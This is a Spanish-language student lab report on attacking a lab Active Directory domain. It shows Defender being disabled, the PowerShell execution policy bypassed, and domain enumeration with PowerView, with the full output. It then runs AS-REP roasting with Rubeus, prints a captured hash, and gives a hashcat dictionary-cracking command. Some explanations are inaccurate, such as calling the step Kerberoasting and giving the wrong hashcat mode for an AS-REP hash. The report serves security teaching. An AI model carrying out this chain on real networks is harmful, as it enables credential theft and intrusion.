



REGIONAL ANTIOQUIA

CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL

TECNOLOGÍA EN GESTION DE REDES DE DATOS

Active Directory

Presentado por:

Sebastián Arboleda Monsalve

2024



1. Primero debemos de desactivar el Windows defender para poder importar las herramientas con las que trabajaremos.

Esto lo hacemos desde powershell ejecutándolo como administrador
Set-MpPreference -DisableRealtimeMonitoring \$true

```
PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
```

2. Después importamos nuestras herramientas ya sea por medio de una memoria o carpeta compartida.

AccessChk	13/11/2024 10:04 a...	Carpeta de archivos
ADModule-master	13/11/2024 10:04 a...	Carpeta de archivos
AdmPwd.PS	13/11/2024 10:04 a...	Carpeta de archivos
BloodHound-master	13/11/2024 10:04 a...	Carpeta de archivos
BloodHound-win32-x64	13/11/2024 10:04 a...	Carpeta de archivos
Deploy-Deception-master	13/11/2024 10:05 a...	Carpeta de archivos
DSInternals_v4.7	13/11/2024 10:05 a...	Carpeta de archivos
HeidiSQL_10.2_64_Portable	13/11/2024 10:05 a...	Carpeta de archivos
InviShell	13/11/2024 10:05 a...	Carpeta de archivos
john-1.9.0-jumbo-1-win64	13/11/2024 10:05 a...	Carpeta de archivos
kekeo_old	21/11/2024 11:57 a...	Carpeta de archivos
kerberoast	13/11/2024 10:05 a...	Carpeta de archivos
mimikatz_trunk	13/11/2024 10:05 a...	Carpeta de archivos
mockingjay	13/11/2024 10:05 a...	Carpeta de archivos
neo4j-community-4.4.5-windows	13/11/2024 10:05 a...	Carpeta de archivos
netcat-win32-1.12	13/11/2024 10:06 a...	Carpeta de archivos
Obfuscated	13/11/2024 10:05 a...	Carpeta de archivos
Old_Tools	13/11/2024 10:05 a...	Carpeta de archivos
openssl	13/11/2024 10:06 a...	Carpeta de archivos
Powermad	13/11/2024 10:05 a...	Carpeta de archivos
PowerUpSQL-master	13/11/2024 10:05 a...	Carpeta de archivos
RACE-master	13/11/2024 10:05 a...	Carpeta de archivos
Sliver	13/11/2024 10:05 a...	Carpeta de archivos
ADACLScan	7/01/2021 5:41 p. m.	Script de Window... 655 KB
adconnect	27/06/2020 8:00 p....	Script de Window... 4 KB

3. Luego en una powershell sin permisos de administrador, y ejecutamos el siguiente comando para desactiva rtemporalmente cualquier restricción de ejecución de scripts establecida en el sistema.

Powershell -ep bypass

```
PS C:\Users\sebas.CS> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\sebas.CS>
```



4. Después importamos la herramienta PowerView.ps1.


Es un script de PowerShell que permite recolectar información detallada sobre la red y el entorno de Active Directory, incluyendo usuarios, grupos, equipos, relaciones entre objetos, permisos, y mucho más. Esto se hace aprovechando las capacidades nativas de PowerShell y protocolos comunes como LDAP, SMB, y WinRM.

```
PS C:\Users\sebas.CS> . C:\Users\sebas.CS\Desktop\Tools2\CRTE\PowerView.ps1
PS C:\Users\sebas.CS>
```

5. Ya luego usamos los siguientes comandos para listar información del controlador de dominio.

Get-Domain

Se utiliza para obtener información sobre el dominio de Active Directory en el que estás operando. Este comando proporciona detalles clave del dominio, como el nombre, el SID (Security Identifier), el controlador principal y el bosque al que pertenece.



```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\sebas.CS> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.


PS C:\Users\sebas.CS> . C:\Users\sebas.CS\Desktop\Tools2\CRTE\PowerView.ps1
PS C:\Users\sebas.CS> Get-Domain

Forest                : cs.org
DomainControllers     : {SERVER.cs.org}
Children              : {}
DomainMode            : Unknown
DomainModeLevel       : 7
Parent               : 
PdcRoleOwner          : SERVER.cs.org
RidRoleOwner          : SERVER.cs.org
InfrastructureRoleOwner : SERVER.cs.org
Name                  : cs.org
```

Get-DomainSID

se utiliza para obtener el Security Identifier (SID) del dominio actual o de un dominio específico en un entorno de Active Directory.

El SID es un identificador único que utiliza Windows para representar de manera unívoca objetos en un dominio, como usuarios, grupos o el propio dominio.



```
PS C:\Users\sebas.CS> Get-DomainSID
S-1-5-21-3125701002-1384462348-288929791
PS C:\Users\sebas.CS> _
```



Get-DomainUser

Se utiliza para enumerar información sobre las cuentas de usuario en un dominio de Active Directory. Este comando es útil para recopilar detalles como nombres de usuario, propiedades de las cuentas, privilegios, y más.

```
PS C:\Users\sebas.CS> Get-DomainUser
```

```
logoncount           : 4
badpasswordtime      : 13/11/2024 10:30:45 a. m.
distinguishedname    : CN=miguel,OU=USUARIOS,OU=SENA,DC=cs,DC=org
objectclass          : {top, person, organizationalPerson, user}
displayname          : miguel
lastlogontimestamp   : 13/11/2024 10:27:59 a. m.
userprincipalname     : miguel@cs.org
name                 : miguel
objectsid            : S-1-5-21-3125701002-1384462348-288929791-1252
samaccountname       : miguel
codepage             : 0
samaccounttype       : USER_OBJECT
accountexpires       : NEVER
countrycode          : 0
whenchanged          : 13/11/2024 3:27:59 p. m.
instancetype         : 4
usncreated           : 17747
objectguid           : 3405ca58-8323-4129-b316-6d626f844524
lastlogoff           : 31/12/1600 7:00:00 p. m.
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=cs,DC=org
dscorepropagationdata : 1/01/1601 12:00:00 a. m.
givenname            : miguel
lastlogon            : 13/11/2024 10:28:03 a. m.
badpwdcount          : 3
cn                   : miguel
useraccountcontrol    : NORMAL_ACCOUNT
whencreated          : 13/11/2024 2:41:49 p. m.
primarygroupid       : 513
pwdlastset           : 13/11/2024 10:27:59 a. m.
usnchanged           : 17896
```



Get-DomainUser | select cn

Se utiliza para enumerar información sobre las cuentas de usuario en un dominio de Active Directory. Este comando es útil para recopilar detalles como nombres de usuario, propiedades de las cuentas, privilegios, y más.

```
PS C:\Users\sebas.CS>
PS C:\Users\sebas.CS> Get-DomainUser | select cn

cn
--
Administrador
Invitado
krbtgt
Dennette Rowena
Sabra Loni
Mil Halimeda
Amalie Lory
Cora Audrie
Hazel Ruthanne
Claudelle Georgina
Britney Norrie
Hildegard Marjory
Calley Leonard
Helga Devina
Shaylah Desdemona
Ariela Denise
Candie Klaus
Blake Jacquie
Fredelia Evangelin
Eadie Letti
Arlen Kassia
Aerial Agata
Delcine Marieann
Letisha Kirstyn
Margi Danice
Glenna Kerwinn
Emma Janel
Ivie Felipa
Lock Ara
Helena Lilla
Kacy Lidia
Selinda Lauritz
Chandra Marjory
Randene Giulia
Annette Caro
Dinny Fleurette
Sibby Kermie
Aura Ilysa
Rosemaria Erma
Sibley Kirk
Coretta Jammie
Nada Ronnica
Elvira Gay
Kerrie Lurleen
Ainslee Albertine
Nady Lewie
Sean Esmeralda
Ashien Kristyn
Evvy Carmen
Alis Carina
Lynnelle Benita
Louisa Ailyn
Issie Odelinda
Cassandra Mada
Gerrilee Kylie
Lesly Amandi
Georgeta Fanny
Elvera Ermengarde
Lorette Kakalina
Corilla Lew
Nonnah Belita
Raychel Petronilla
Lydie Kathrine
Edithe Jeanne
```



Get-DomainController

se utiliza para enumerar información sobre los controladores de dominio (DC) en un entorno de Active Directory. Los controladores de dominio son servidores clave que gestionan la autenticación, las políticas de seguridad y el directorio de objetos del dominio.

```
PS C:\Users\sebas.CS> Get-DomainController

Forest           : cs.org
CurrentTime      : 13/11/2024 3:52:16 p. m.
HighestCommittedUsn : 17961
OSVersion        : Windows Server 2019 Datacenter Evaluation
Roles            : [SchemaRole, NamingRole, PdcRole, RidRole...]
Domain           : cs.org
IPAddress        : 172.16.1.51
SiteName         : Default-First-Site-Name
SyncFromAllServersCallback : 
InboundConnections : {}
OutboundConnections : {}
Name             : SERVER.cs.org
Partitions        : [DC=cs,DC=org, CN=Configuration,DC=cs,DC=org, CN=Schema,CN=Configuration,DC=cs,DC=org, DC=ForestDnsZones,DC=cs,DC=org,...]
```

Get-DomainUser -Identity meneses

El comando Get-DomainUser -Identity meneses busca información detallada sobre un usuario específico del dominio cuyo nombre de cuenta coincide con "meneses". Este comando pertenece a herramientas como PowerView, diseñadas para interactuar con Active Directory y extraer datos útiles para reconocimiento.

```
PS C:\Users\sebas.CS> Get-DomainUser -Identity meneses

logoncount           : 6
badpasswordtime      : 31/12/1600 7:00:00 p. m.
distinguishedname    : CN=meneses,OU=USUARIOS,OU=SENA,DC=cs,DC=org
objectclass          : [top, person, organizationalPerson, user]
displayname          : meneses
lastlogontimestamp   : 13/11/2024 9:40:01 a. m.
userprincipalname    : meneses@cs.org
name                 : meneses
objectsid            : S-1-5-21-3125701002-1384462348-288929791-1248
samaccountname       : meneses
codepage             : 0
samaccounttype       : USER_OBJECT
accountexpires       : NEVER
countrycode          : 0
whenchanged          : 13/11/2024 2:40:01 p. m.
instancetype         : 4
usncreated           : 17718
objectguid           : 82e51039-f7e2-421a-a64e-7b8dfa47a729
lastlogoff           : 31/12/1600 7:00:00 p. m.
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=cs,DC=org
dscorepropagationdata : 1/01/1601 12:00:00 a. m.
givenname            : meneses
lastlogon            : 13/11/2024 10:21:33 a. m.
badpwdcount          : 0
cn                   : meneses
useraccountcontrol    : NORMAL_ACCOUNT
whencreated          : 13/11/2024 2:38:50 p. m.
primarygroupid       : 513
pwdlastset           : 13/11/2024 9:40:01 a. m.
usnchanged           : 17736
```

```
PS C:\Users\sebas.CS>
```



Get-DomainComputer| select name

El comando Get-DomainComputer | Select Name se utiliza para enumerar los nombres de todas las computadoras del dominio actual en un entorno de Active Directory.

Get-DomainComputer: Recupera información sobre todas las computadoras del dominio.

| Select Name: Filtra y muestra únicamente el atributo Name, que representa el nombre de cada computadora.

```
PS C:\Users\sebas.CS> Get-DomainComputer | select name
name
----
SERVER
mssql_svc
http_svc
exchange_svc
PC2
PC-3
PC17
PC-16
PC-4
MIGUEL-PC-14
PC18
PC5
PC-6
PC-12

PS C:\Users\sebas.CS>
```

Get-DomainComputer -OperatingSystem "windows 10 pro"

se utiliza para filtrar las computadoras del dominio que ejecutan específicamente el sistema operativo Windows 10 Pro. Esto es útil para identificar máquinas con un sistema operativo determinado en un entorno de Active Directory.



```
PS C:\Users\sebas.CS> Get-DomainComputer -OperatingSystem "windows 10 pro"

Logoncount                : 7
badpasswordtime           : 31/12/1600 7:00:00 p. m.
distinguishedname         : CN=PC2,CN=Computers,DC=cs,DC=org
objectclass               : {top, person, organizationalPerson, user...}
badpwdcount               : 0
lastlogontimestamp        : 13/11/2024 9:27:51 a. m.
objectsid                 : S-1-5-21-3125701002-1384462348-288929791-1221
samaccountname            : PC2$
localpolicyflags          : 0
lastlogon                 : 13/11/2024 10:59:39 a. m.
codepage                  : 0
samaccounttype            : MACHINE_ACCOUNT
countrycode               : 0
cn                        : PC2
accountexpires            : NEVER
whenchanged               : 13/11/2024 2:29:27 p. m.
instancetype              : 4
usncreated                : 17402
objectguid                : 0d85dd26-971c-473f-9e7f-99071a386bff
operatingsystem           : Windows 10 Pro
operatingsystemversion    : 10.0 (10586)
lastlogoff                : 31/12/1600 7:00:00 p. m.
objectcategory            : CN=Computer,CN=Schema,CN=Configuration,DC=cs,DC=org
dscorepropagationdata     : 1/01/1601 12:00:00 a. m.
serviceprincipalname      : {RestrictedKrbHost/PC2, HOST/PC2, RestrictedKrbHost/pc2.cs.org, HOST/pc2.cs.org}
ms-ds-creatorsid         : {1, 5, 0, 0...}
iscriticalsystemobject    : False
usnchanged                : 17625
useraccountcontrol        : WORKSTATION_TRUST_ACCOUNT
whencreated               : 13/11/2024 2:27:51 p. m.
primarygroupid            : 515
pwdlastset                : 13/11/2024 9:27:51 a. m.
msds-supportedencryptiontypes : 28
name                      : PC2
dnshostname               : pc2.cs.org
```

Get-DomainComputer -Ping

El comando Get-DomainComputer -Ping no es un comando nativo de PowerView ni de PowerShell por defecto. Sin embargo, en algunos scripts personalizados o herramientas de pruebas de penetración, puede estar diseñado para hacer un "ping" a las computadoras del dominio para verificar su disponibilidad o estado de red.

```
Logoncount                : 10
badpasswordtime           : 31/12/1600 7:00:00 p. m.
distinguishedname         : CN=PC-6,CN=Computers,DC=cs,DC=org
objectclass               : {top, person, organizationalPerson, user...}
badpwdcount               : 0
lastlogontimestamp        : 13/11/2024 9:28:33 a. m.
objectsid                 : S-1-5-21-3125701002-1384462348-288929791-1229
samaccountname            : PC-6$
localpolicyflags          : 0
lastlogon                 : 13/11/2024 11:04:55 a. m.
codepage                  : 0
samaccounttype            : MACHINE_ACCOUNT
countrycode               : 0
cn                        : PC-6
accountexpires            : NEVER
whenchanged               : 13/11/2024 2:34:31 p. m.
instancetype              : 4
usncreated                : 17514
objectguid                : 471f71be-ae74-4fb7-a258-9b753428ca7c
operatingsystem           : Windows 10 Pro
operatingsystemversion    : 10.0 (19041)
lastlogoff                : 31/12/1600 7:00:00 p. m.
objectcategory            : CN=Computer,CN=Schema,CN=Configuration,DC=cs,DC=org
dscorepropagationdata     : 1/01/1601 12:00:00 a. m.
serviceprincipalname      : {RestrictedKrbHost/PC-6, HOST/PC-6, RestrictedKrbHost/PC-6.cs.org, HOST/PC-6.cs.org}
ms-ds-creatorsid         : {1, 5, 0, 0...}
iscriticalsystemobject    : False
usnchanged                : 17707
useraccountcontrol        : WORKSTATION_TRUST_ACCOUNT
whencreated               : 13/11/2024 2:28:33 p. m.
primarygroupid            : 515
pwdlastset                : 13/11/2024 9:28:33 a. m.
msds-supportedencryptiontypes : 28
name                      : PC-6
dnshostname               : PC-6.cs.org
```




Get-DomainGroup | select name

El comando Get-DomainGroup | Select Name se utiliza para obtener una lista de todos los grupos en el dominio de Active Directory y seleccionar solo el atributo Name de cada grupo.

```
PS C:\Users\sebas.CS> Get-DomainGroup | select name
name
----
Administradores
Usuarios
Invitados
Ops. de impresión
Operadores de copia de seguridad
Duplicadores
Usuarios de escritorio remoto
Operadores de configuración de red
Usuarios del monitor de sistema
Usuarios del registro de rendimiento
Usuarios COM distribuidos
IIS_IUSRS
Operadores criptográficos
Lectores del registro de eventos
Acceso DCOM a Serv. de certif.
Servidores de acceso remoto RDS
Servidores de extremo RDS
Servidores de administración RDS
Administradores de Hyper-V
Operadores de asistencia de control de acceso
Usuarios de administración remota
Storage Replica Administrators
Equipos del dominio
Controladores de dominio
Administradores de esquema
Administradores de empresas
Publicadores de certificados
Admins. del dominio
Usuarios del dominio
Invitados del dominio
Propietarios del creador de directivas de grupo
Servidores RAS e IAS
Ops. de servidores
Ops. de cuentas
Acceso compatible con versiones anteriores de Windows 2000
Creadores de confianza de bosque de entrada
Grupo de acceso de autorización de Windows
Servidores de licencias de Terminal Server
Grupo de replicación de contraseña RODC permitida
Grupo de replicación de contraseña RODC denegada
Controladores de dominio de sólo lectura
Enterprise Domain Controllers de sólo lectura
Controladores de dominio clonables
Protected Users
Administradores clave
Administradores clave de la organización
DnsAdmins
DnsUpdateProxy
Office Admin
IT Admins
Executives
Senior management
Project management
marketing
sales
accounting
```

Get-DomainGroup *admin*

El comando Get-DomainGroup *admin* se utiliza para buscar todos los grupos en Active Directory cuyo nombre contenga la palabra "admin".

Este comando no es completamente válido en su forma actual porque Get-DomainGroup no tiene un operador directo de comodín (*). Para lograr lo



que desees, necesitas usar un filtro con el comando Where-Object en PowerShell.

```
PS C:\Users\sebas.CS> Get-DomainGroup "admins"

groupname      : ADMINSTRADORES
groupcategory   : 5
groupscope      : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
groupflags      : 1
criticalsystemobject : True
samaccountname  : Administradores
whenchanged     : 13/11/2024 1:59:22 p. m.
objectid        : 5-15-32-544
objectclass     : Top, group
cn              : Administradores
whenchanged     : 13/11/2024 1:59:22 p. m.
systemflags     : 1946157056
name            : Administradores
discrepancydata : {13/11/2024 1:59:22 p. m., 13/11/2024 1:59:30 p. m., 1/01/2001 12:04:16 a. m.}
description     : Los administradores tienen acceso completo y sin restricciones al equipo o dominio
distinguishedname : CN=Administradores,CN=Users,DC=cs,DC=org
member          : [CN=admins del dominio,CN=Users,DC=cs,DC=org, CN=Administradores de empresas,CN=Users,DC=cs,DC=org, CN=Administrador,CN=Users,DC=cs,DC=org]
usncreated      : 8228
whencreated     : 13/11/2024 1:58:14 p. m.
instancetype    : 4
objectid        : 0b4e3d2-c5e3-4736-8337-26096d89ddc
objectcategory  : CN=Group,CN=Schema,CN=Configuration,DC=cs,DC=org

groupname      : SERVIDORES DE ADMINISTRACIÓN RDS
groupcategory   : 5
groupscope      : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
groupflags      : 1
criticalsystemobject : True
samaccountname  : Servidores de administración RDS
whenchanged     : 13/11/2024 1:58:14 p. m.
objectid        : 5-15-32-577
objectclass     : Top, group
cn              : Servidores de administración RDS
whenchanged     : 13/11/2024 1:59:30 p. m., 1/01/2001 12:00:01 a. m.}
name            : Servidores de administración RDS
discrepancydata : {13/11/2024 1:59:30 p. m., 1/01/2001 12:00:01 a. m.}
description     : Los servidores de este grupo pueden realizar acciones administrativas rutinarias en servidores que ejecuten Servicios de Escritorio remoto. Este grupo debe llenarse en todos los servidores de una implementación de Servicios de Escritorio remoto. Los servidores que ejecuten el servicio Administración central de RDS deben incluirse en este grupo.
distinguishedname : CN=Servidores de administración RDS,CN=Users,DC=cs,DC=org
member          : [CN=admins del dominio,CN=Users,DC=cs,DC=org, CN=Administradores de empresas,CN=Users,DC=cs,DC=org, CN=Administrador,CN=Users,DC=cs,DC=org]
usncreated      : 8228
whencreated     : 13/11/2024 1:58:14 p. m.
instancetype    : 4
objectid        : 0b4e3d2-c5e3-4736-8337-26096d89ddc
objectcategory  : CN=Group,CN=Schema,CN=Configuration,DC=cs,DC=org
```

Get-DomainGroupMember -Identity "DnsAdmins" -Recurse

El comando Get-DomainGroupMember -Identity "DnsAdmins" -Recurse se utiliza para obtener los miembros de un grupo de Active Directory, en este caso, el grupo "DnsAdmins", y sus miembros anidados si los hubiera. El parámetro -Recurse se usa para buscar miembros dentro de grupos anidados, es decir, si el grupo "DnsAdmins" tiene otros grupos como miembros, el comando también devolverá los usuarios o grupos dentro de esos grupos.



```
PS C:\Users\sebas.CS> Get-DomainGroupMember -Identity "DnsAdmins" -Recurse

GroupDomain      : cs.org
GroupName        : DnsAdmins
GroupDistinguishedName : CN=DnsAdmins,CN=Users,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : Senior management
MemberDistinguishedName : CN=Senior management,CN=Users,DC=cs,DC=org
MemberObjectClass : group
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1206

GroupDomain      : cs.org
GroupName        : Senior management
GroupDistinguishedName : CN=Senior management,CN=Users,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : glennie.rachele
MemberDistinguishedName : CN=Glennie Rachele,CN=Users,DC=cs,DC=org
MemberObjectClass : user
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1189

GroupDomain      : cs.org
GroupName        : Senior management
GroupDistinguishedName : CN=Senior management,CN=Users,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : elvira.gay
MemberDistinguishedName : CN=Elvira Gay,CN=Users,DC=cs,DC=org
MemberObjectClass : user
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1142

GroupDomain      : cs.org
GroupName        : Senior management
GroupDistinguishedName : CN=Senior management,CN=Users,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : nada.ronnica
MemberDistinguishedName : CN=Nada Ronnica,CN=Users,DC=cs,DC=org
MemberObjectClass : user
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1141

GroupDomain      : cs.org
GroupName        : Senior management
GroupDistinguishedName : CN=Senior management,CN=Users,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : lock.ara
MemberDistinguishedName : CN=Lock Ara,CN=Users,DC=cs,DC=org
MemberObjectClass : user
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1128

PS C:\Users\sebas.CS> _
```

Get-DomainGroup -UserName meneses

El comando Get-DomainGroup -UserName meneses no es un comando nativo en PowerShell ni en PowerView. Sin embargo, el propósito de este comando parece ser buscar los grupos a los que pertenece un usuario llamado "meneses".

En PowerShell o PowerView, no existe un parámetro -UserName en Get-DomainGroup, pero puedes obtener los grupos de un usuario con el



siguiente comando usando Get-DomainUser junto con Get-DomainGroup.

```
PS C:\Users\sebas.CS> Get-DomainGroup -UserName meneses

usncreated           : 12348
grouptype             : GLOBAL_SCOPE, SECURITY
samaccounttype       : GROUP_OBJECT
samaccountname       : Usuarios del dominio
whenchanged          : 13/11/2024 1:59:30 p. m.
objectsid            : S-1-5-21-3125701002-1384462348-288929791-513
objectclass          : {top, group}
cn                   : Usuarios del dominio
usnchanged           : 12350
dscorepropagationdata : {13/11/2024 1:59:30 p. m., 1/01/1601 12:00:01 a. m.}
memberof            : CN=Usuarios,CN=Builtin,DC=cs,DC=org
iscriticalsystemobject : True
description           : Todos los usuarios del dominio
distinguishedname     : CN=Usuarios del dominio,CN=Users,DC=cs,DC=org
name                 : Usuarios del dominio
whencreated          : 13/11/2024 1:59:30 p. m.
instancetype         : 4
objectguid           : 596ae91d-b385-4006-810a-3b6e4a47f0f2
objectcategory       : CN=Group,CN=Schema,CN=Configuration,DC=cs,DC=org
```

Get-DomainOU

El comando Get-DomainOU se utiliza en PowerView, una herramienta de PowerShell para interactuar con Active Directory, para obtener las unidades organizativas (OUs) dentro del dominio de Active Directory. Las unidades organizativas son contenedores dentro de Active Directory que permiten agrupar objetos como usuarios, grupos, computadoras, etc.

```
PS C:\Users\sebas.CS> Get-DomainOU

usncreated           : 5804
systemflags          : -1946157056
iscriticalsystemobject : True
gplink               : [LDAP://CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=cs,DC=org;0]
whenchanged          : 13/11/2024 1:58:14 p. m.
objectclass          : {top, organizationalUnit}
showinadvancedviewonly : False
usnchanged           : 5804
dscorepropagationdata : {13/11/2024 2:17:42 p. m., 13/11/2024 2:16:06 p. m., 13/11/2024 1:59:30 p. m., 1/01/1601 6:12:16 p. m.}
name                 : Domain Controllers
description           : Default container for domain controllers
distinguishedname     : OU=Domain Controllers,DC=cs,DC=org
ou                   : Domain Controllers
whencreated          : 13/11/2024 1:58:14 p. m.
instancetype         : 4
objectguid           : 8a3fb95a-2f68-476f-bcd8-c7bfd8ef33d5
objectcategory       : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=cs,DC=org

whencreated          : 13/11/2024 2:17:42 p. m.
instancetype         : 4
objectcategory       : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=cs,DC=org
ou                   : SENA
objectguid           : 232080e0-e4d1-4722-9e79-f10a0056a7ec
whenchanged          : 13/11/2024 2:17:57 p. m.
name                 : SENA
distinguishedname     : OU=SENA,DC=cs,DC=org
usnchanged           : 17291
objectclass          : {top, organizationalUnit}
usncreated           : 17286
dscorepropagationdata : {13/11/2024 2:17:57 p. m., 13/11/2024 2:17:42 p. m., 13/11/2024 2:17:42 p. m., 1/01/1601 12:00:00 a. m.}

whencreated          : 13/11/2024 2:17:57 p. m.
instancetype         : 4
objectcategory       : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=cs,DC=org
ou                   : GRUPOS
objectguid           : 536c7272-5e16-42c8-a2d3-5facc6c8652
whenchanged          : 13/11/2024 2:17:57 p. m.
name                 : GRUPOS
distinguishedname     : OU=GRUPOS,OU=SENA,DC=cs,DC=org
usnchanged           : 17290
objectclass          : {top, organizationalUnit}
usncreated           : 17289
dscorepropagationdata : {13/11/2024 2:17:57 p. m., 13/11/2024 2:17:57 p. m., 1/01/1601 12:00:00 a. m.}

whencreated          : 13/11/2024 2:18:11 p. m.
instancetype         : 4
objectcategory       : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=cs,DC=org
ou                   : USUARIOS
objectguid           : c8d1a08c-e7f9-4565-bleb-98727215bcf1
whenchanged          : 13/11/2024 2:18:11 p. m.
name                 : USUARIOS
distinguishedname     : OU=USUARIOS,OU=SENA,DC=cs,DC=org
usnchanged           : 17293
objectclass          : {top, organizationalUnit}
usncreated           : 17292
```



6. Ya después usamos el siguiente comando.

```
.\rubeus.exe aesreproast \domain:cs.org
```

El comando `.\rubeus.exe aesreproast` se refiere a un ataque de tipo Kerberos Roasting utilizando la herramienta Rubeus. Este ataque busca obtener las contraseñas de los servicios que utilizan el protocolo Kerberos para autenticarse en un dominio de Active Directory.

Usaremos `rubeus.exe` para hacer el ataque tipo Kerberos Roasting.

```
PS C:\Windows\system32> cd C:\Users\MAÑANA\Documents\CRTE
PS C:\Users\MAÑANA\Documents\CRTE> .\Rubeus.exe asreproast /domain:cs.org

RUBEUS
v2.2.1

[*] Action: AS-REP roasting
[*] Target Domain      : cs.org
[*] Searching path 'LDAP://SERVER.cs.org/DC=cs,DC=org' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName     : candie.klaus
[*] DistinguishedName  : CN=Candie Klaus,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\candie.klaus'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$candie.klaus@cs.org:D787A5D78ACCB0E90F7C2744130A6251$8D74222F11FDC8C5
200E691707D98798AA8DA437786915F513D076159F26A3474C99E7546D89A51CEE5F82A7159E7AD5
656663483833C6503BBECA032F70778F7CD1B640867FB446800552A069465642A67EEAC86FDEBD8
0DEB1E243FAE9A220354443756C2D1346CE6E5CA6477178890C96343507F58AE2C8619EC7777BB70
A89CB85E2502C3012C4F99944D08F97E766C137E6EC8A488D772D81FE52377BF9621B08A990E4917
08BC9D88048C65CAB74988696C873ABC51E3DAB399EECD3BD549E03959E286A7EC9E998FC1AF5871
6043B5B539CD013B99C3C7996BE9C637
```

Esto nos dará varios hashes de usuarios.

7. Después usaremos un programa (hashcat) para decodificar el hash y tener la contraseña.

```
hashcat -m 13100 -a 0 -o cracker.txt contra /usr/share/wordlist/rockyou.txt --force
```

hashcat: Es la herramienta utilizada para realizar ataques de descifrado de hashes usando técnicas de fuerza bruta, diccionario, o combinaciones de ambos.

-m 13100: Especifica el tipo de hash que se va a descifrar. En este caso, 13100 es el código de hash correspondiente a Kerberos 5 TGS (Ticket Granting Service) cifrado con AES (también conocido como AES-TGS o Kerberos Roasting). Esto indica que estás trabajando con hashes de tickets Kerberos.

-a 0: Define el modo de ataque. El modo 0 es un ataque de diccionario, en el cual Hashcat intenta cada entrada del archivo de diccionario (en este caso `rockyou.txt`) contra el hash.



-o cracker.txt: Especifica el archivo de salida donde se guardarán las contraseñas descifradas. En este caso, cracker.txt es el archivo que contendrá las contraseñas descifradas si el ataque tiene éxito.

contra: Este es el archivo que contiene los hashes que deseas descifrar. En este caso, contra debe ser el archivo que contiene los hashes de los tickets TGS de Kerberos que se han obtenido previamente, como los generados mediante un ataque de Kerberos Roasting usando herramientas como Rubeus.

/usr/share/wordlist/rockyou.txt: Es el archivo de diccionario que se utilizará en el ataque. rockyou.txt es uno de los diccionarios más comunes que contiene millones de contraseñas comunes, que Hashcat probará contra los hashes.

--force: Esta opción fuerza la ejecución del comando incluso si Hashcat detecta que hay configuraciones incompatibles o problemas con el sistema. Se usa para omitir advertencias y errores no críticos.

Explicación general:

Este comando intenta romper los hashes de tipo Kerberos 5 TGS cifrados con AES (relacionados con un ataque de Kerberos Roasting) utilizando el archivo rockyou.txt como diccionario. Si el ataque tiene éxito, las contraseñas correspondientes a esos hashes se guardarán en el archivo cracker.txt.

Flujo de trabajo:

Recopilación de hashes: Primero, debes obtener los hashes de los tickets TGS, lo cual puede hacerse a través de un ataque de Kerberos Roasting utilizando herramientas como Rubeus.

Ejecutar Hashcat: Luego, ejecutas Hashcat con el comando que proporcionaste para intentar romper esos hashes usando rockyou.txt.

Resultado: Si el ataque es exitoso, las contraseñas de los servicios asociados con esos hashes se guardarán en cracker.txt.



```

File Actions Edit View Help

(kali@kali)-[~]
